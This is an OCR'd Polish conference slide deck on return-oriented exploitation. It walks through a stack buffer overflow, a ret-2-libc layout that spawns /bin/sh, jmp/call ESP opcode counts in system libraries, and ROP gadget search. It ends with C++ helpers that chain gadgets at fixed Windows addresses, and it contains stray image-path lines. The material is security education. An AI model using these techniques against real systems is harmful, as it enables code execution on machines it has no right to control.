HISPASEC

Return-oriented exploiting

by Gynvael Coldwind

Dramatis Personæ

Gynvael Coldwind

- obecnie spec. ds. bezp. IT @ Hispasec
- wcześniej ArcaBit
- autor kilku artykułów (Hakin9 i Xploit)
- prowadzi bloga technicznego (http://gynvael.coldwind.pl)
- team Vexillium (http://vexillium.org)

Menu

1. Przypomnienie tematyki BO
2. Problem niewykonywalnego stosu
3. Enter teh ret-2-libc
4. Do czego wracać?
5. Pseudo-język pseudo-skryptowy
6. Skoki warunkowe i pętle
7. Luźne rozważania...
8. Czas na pytania

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	śmieci	śmieci
śmieci	śmieci	śmieci	śmieci	ESP→	...

PROGRAM

EIP→
```
int main(int argc, char **argv) {
    char buffer[8];
    strcpy(buffer, argv[1]);
    return 0;
}
```

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	śmieci	śmieci
śmieci	śmieci	ESP→	EBP	RET	...

PROGRAM

```
    int main(int argc, char **argv) {
EIP→   char buffer[8];
       strcpy(buffer, argv[1]);
       return 0;
    }
```

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	śmieci	śmieci
ESP→	buffer	buffer	EBP	RET	...

PROGRAM

```
int main(int argc, char **argv) {
  char buffer[8];
  strcpy(buffer, argv[1]);
  return 0;
}
```

EIP→

Stack Buffer Overflow

STOS

...	śmieci	śmieci	ESP→	RET	&buffer
argv[1]	buffer	buffer	EBP	RET	...

PROGRAM

EIP→

```
int main(int argc, char **argv) {
   char buffer[8];
   strcpy(buffer, argv[1]);
   return 0;
}
```

AAAAAAAAAAAAAAAA

Stack Buffer Overflow

STOS

...	śmieci	śmieci	ESP→	RET	&buffer
argv[1]	AAAA	buffer	EBP	RET	...

PROGRAM

EIP→

```
int main(int argc, char **argv) {
   char buffer[8];
   strcpy(buffer, argv[1]);
   return 0;
}
```

AAAAAAAAAAAAAAAA

Stack Buffer Overflow

STOS

...	śmieci	śmieci	ESP→	RET	&buffer
argv[1]	AAAA	AAAA	EBP	RET	...

PROGRAM

```
int main(int argc, char **argv) {
   char buffer[8];
   strcpy(buffer, argv[1]);
   return 0;
}
```

EIP→

AAAAAAAAAAAAAAAA

Stack Buffer Overflow

STOS

...	śmieci	śmieci	ESP→	RET	&buffer
argv[1]	AAAA	AAAA	AAAA	RET	...

PROGRAM

```
int main(int argc, char **argv) {
   char buffer[8];
   strcpy(buffer, argv[1]);
   return 0;
}
```

EIP→

AAAAAAAAAAAAAAAAAAAA

Stack Buffer Overflow

STOS

...	śmieci	śmieci	ESP→	RET	&buffer
argv[1]	AAAA	AAAA	AAAA	AAAA	...

PROGRAM

```
int main(int argc, char **argv) {
   char buffer[8];
   strcpy(buffer, argv[1]);
   return 0;
}
```

EIP→

AAAAAAAAAAAAAAAA

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	RET	&buffer
ESP→	AAAA	AAAA	AAAA	AAAA	...

PROGRAM

```
int main(int argc, char **argv) {
  char buffer[8];
  strcpy(buffer, argv[1]);
EIP→ return 0;
}
```

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	AAAA	...

PROGRAM

```
int main(int argc, char **argv) {
  char buffer[8];
  strcpy(buffer, argv[1]);
EIP→ return 0;
}
```

Stack Buffer Overflow

STOS

...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	AAAA	ESP→	...

PROGRAM

EIP = 0x41414141 (AAAA)

Stack Buffer Overflow

Wystarczy zmienić dwie rzeczy w prezentowanym przykładzie aby wykonać dowolny, dostarczony przez atakującego, kod:

1. Shellcode w buforze lub po adresie RET

2. Nadpisanie RET adresem shellcode'u

Przeciwdziałanie skutkom BO

1. Losowy adres stosu

Przeciwdziałanie skutkom BO

1. Losowy adres stosu

2. Niewykonywalny stos (NX/XD)

Enter teh ret-2-libc

return to libc

technika wykorzystywania stack buffer overflow polegająca na użyciu istniejącego kodu zawartego w bibliotekach oraz w samej aplikacji

Enter teh ret-2-libc

Rok 1997:
Solar Designer tworzy pierwszy exploit typu ret-2-libc
(http://insecure.org/sploits/linux.libc.return.lpr.sploit.html)

Enter teh ret-2-libc

Rok 1997:
Solar Designer tworzy pierwszy exploit typu ret-2-libc
(http://insecure.org/sploits/linux.libc.return.lpr.sploit.html)

Rok 2001:
Artykuł Nergal'a w Phrack 0x3a „The advanced return-into-lib(c) exploits”
(http://www.phrack.com/issues.html?issue=58&id=4)

Enter teh ret-2-libc

Rok 2008:
Erik Buchanan, Ryan Roemer, Stefan Savage i Hovav Shacham z University of California
„Return-oriented Programming” @ BlackHat
(http://www.cse.ucsd.edu/~hovav/talks/blackhat08.html)

Enter teh ret-2-libc

ret-2-libc vs. losowość stosu = ret-2-esp

Enter teh ret-2-libc

ret-2-libc vs. losowość stosu = ret-2-esp

1. Znajdź w pamięci instrukcję „jmp ESP” (FF E4) lub „call ESP” (FF D4)

Enter teh ret-2-libc

ret-2-libc vs. losowość stosu = ret-2-esp

1. Znajdź w pamięci instrukcję
„jmp ESP” (FF E4)
lub „call ESP” (FF D4)

2. Nadpisz RET adresem tej instrukcji
(zakładając że shellcode jest po RET)

Enter teh ret-2-libc

Trochę liczb!
Ilość wystąpień FF E4 lub FF D4 per biblioteka systemowa:

PLIK	FF E4	FF D4
Vista kernel32.dll	1	0
Vista ntdll.dll	3	2
Vista gdi32.dll	1	2
Vista user32.dll	28	60

Enter teh ret-2-libc

Trochę liczb!
Ilość wystąpień FF E4 lub FF D4 per biblioteka systemowa:

PLIK	FF E4	FF D4
XP2 user32.dll	69	17
XP2 kernel32.dll	0	2
XP2 ntdll.dll	1	3
XP3 kernel32.dll	1	2

Enter teh ret-2-libc

Trochę liczb!
Ilość wystąpień FF E4 lub FF D4 per biblioteka systemowa:

PLIK	FF E4	FF D4
OSX Foundation	~306	~354
OSX CoreFoundation	~153	~93

Enter teh ret-2-libc

Trochę liczb!
Ilość wystąpień FF E4 lub FF D4 per biblioteka systemowa:

PLIK	FF E4	FF D4
libc-2.3.6.so	92	21
linux-gate.so.1	1*	0*

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS					
...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	RET	argc
argv	envp	...	...	...	...

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS					
...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	system()	argc
argv	envp	...	...	...	...

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS					
...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	system()	exit()
argv	envp	...	...	...	...

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS					
...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	system()	exit()
adres →	„/bin”	„/sh\0”	...	...	...

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS					
...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	ESP→	system()	exit()
adres →	„/bin”	„/sh\0”	...	...	...

EIP = instrukcja ret w main()

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS

...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	AAAA	ESP→	exit()
adres →	„/bin”	„/sh\0”	...	...	...

EIP = system(„/bin/sh”)

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

STOS

...	śmieci	śmieci	śmieci	RET	&buffer
argv[1]	AAAA	AAAA	AAAA	system()	ESP→
adres →	„/bin”	„/sh\0”	...	...	...

EIP = exit(0x6e69622f)

Enter teh ret-2-libc

ret-2-libc vs. niewykonywalny stos

Wniosek:

Atakujący spowodował uruchomienie shell'a, mimo iż CPU nie wykonał żadnej instrukcji dostarczonej przez atakującego!

Do czego wracać?

ret-2-???

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!
- ret-2-lib(c)

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-lib(c)
- ret-2-application

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-lib(c)
- ret-2-application
- ret-2-data

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-lib(c)
- ret-2-application
- ret-2-data
- ret-2-headers

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-lib(c)
- ret-2-application
- ret-2-data
- ret-2-headers
- ret-2-shared-memory

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-lib(c)
- ret-2-application
- ret-2-data
- ret-2-headers
- ret-2-shared-memory
- ret-2-mapped-files

Do czego wracać?

ret-2-???

Można wrócić do każdego adresu który jest w pamięci wykonywalnej!

- ret-2-anything

Do czego wracać?

Do czego warto wracać?

Do czego wracać?

Do czego warto wracać?

Warto wracać do każdej sekwencji opcode'ów zakończonej poleceniem powrotu:

RET lub RETN X

Do czego wracać?

Do czego warto wracać?

Warto wracać do każdej sekwencji opcode'ów zakończonej poleceniem powrotu:

RET lub RETN X
POP rejestr + JMP rejestr

Do czego wracać?

Do czego warto wracać?

Warto wracać do każdej sekwencji opcode'ów zakończonej poleceniem powrotu:

RET lub RETN X
POP rejestr + JMP rejestr
dowolna analogiczna sekwencja

Do czego wracać?

!!! WAŻNE !!!

Oprócz sekwencji celowo zakończonych opcodem RET (C3) lub RETN (C2) możemy powracać również do sekwencji w których wystąpienie C3/C2 jest przypadkowe!

Do czego wracać?

Przykład:

```
mov eax, 0x0000C358
```

Do czego wracać?

Przykład:

```
mov eax, 0x0000C358
```

```
B8 58 C3 00 00
```

Do czego wracać?

Przykład:

```
mov eax, 0x0000C358
```


```
B8 58 C3 00 00
```

```
mov eax, 0x0000C358
```

Do czego wracać?

Przykład:

```
mov eax, 0x0000C358
```



Do czego wracać?

Wyszukiwanie sekwencji...

Do czego wracać?

Wyszukiwanie sekwencji...

Dla każdego bajtu:
1. Jeżeli bajt jest równy C3 lub C2:
1.1. Cofnij się o 10 bajtów
1.2. Zdisassembluj instrukcje
1.3. Idź do nastepnego bajtu
1.4. Jeżeli nie dotarłeś jeszcze do C3/C2, idź do punktu 1.2.
2. Idź do następnego bajtu

Do czego wracać?

Wyszukiwanie sekwencji...

Należy wykonać zaprezentowany algorytm dla każdego obszaru pamięci wykonywalnej atakowanej aplikacji.

Wynikiem działania algorytmu jest lista sekwencji instrukcji i ich adresów.

Do czego wracać?

DEMO 01 i 02

Do czego wracać?

Co ciekawego znalazł rta_finder.exe ?

Do czego wracać?

Co ciekawego znalazł rta_finder.exe ?

```
---- RTA @ 6678a0c2 ---- (2)
POP ECX
RET
```

Do czego wracać?

Co ciekawego znalazł rta_finder.exe ?

```
---- RTA @ 77c3cb2a ---- (2)
POP EDX
RET
```

Do czego wracać?

Co ciekawego znalazł rta_finder.exe ?

```
---- RTA @ 77c33c42 ---- (3)
MOV [EDX], ECX
RET
```

Poke(a,b) →	SetECX(a)	SetECX(b)	77c33c42

Pseudo-język pseudo-skryptowy

Ułatwiamy sobie tworzenie exploitów!

Potrzebne będą:

- Komplikator języka C++
- Nasz ulubiony edytor

Pseudo-język pseudo-skryptowy

```
vector<DWORD> exploit;
exploit.resize(20);

#define ADDR_SETECX 0x6678a0c1

void SetECX(DWORD a) {
  exploit.push_back(ADDR_SETECX);
  exploit.push_back(a);
}
```

Pseudo-język pseudo-skryptowy

```
#define ADDR_SETEDX 0x77c3cb29

void SetEDX(DWORD a) {
   exploit.push_back(ADDR_SETEDX);
   exploit.push_back(a);
}
```

Pseudo-język pseudo-skryptowy

```
#define ADDR_POKE 0x77c33c40

void Poke(DWORD dst, DWORD a) {
  SetECX(a);
  SetEDX(dst);
  exploit.push_back(ADDR_POKE);
}
```

Pseudo-język pseudo-skryptowy

```
void Emit(DWORD dst,
          const void *what,
          DWORD count)
{
  DWORD *dwhat = (DWORD*)what;
  for(; count >= 4;
      dst+=4, count-=4, dwhat++)
    Poke(dst, *dwhat);
}
```

Pseudo-język pseudo-skryptowy

```
void Emit(DWORD dst,
          const void *what,
          DWORD count)
{
  DWORD *dwhat = (DWORD*)what;
  for(; count >= 4;
      dst+=4, count-=4, dwhat++)
    Poke(dst, *dwhat);
}
```

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	ESP→	addr funkcji	następny RET	arg1	arg2
arg3	oczekiwany RET	...	...	...	...

EIP = X

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	...	ESP→	następny RET	arg1	arg2
arg3	oczekiwany RET	...	...	...	...

EIP = addr funkcji

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami

STOS

...	...	addr funkcji	ESP→	arg1	arg2
arg3	oczekiwany RET	...	...	...	...

EIP = następny RET

Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami


STOS

...	...	adr funkcji	następny RET	ESP→	arg2
arg3	oczekiwany RET	...	...	...	...

EIP = arg1


Pseudo-język pseudo-skryptowy

Problem wywoływania funkcji z parametrami



Pseudo-język pseudo-skryptowy

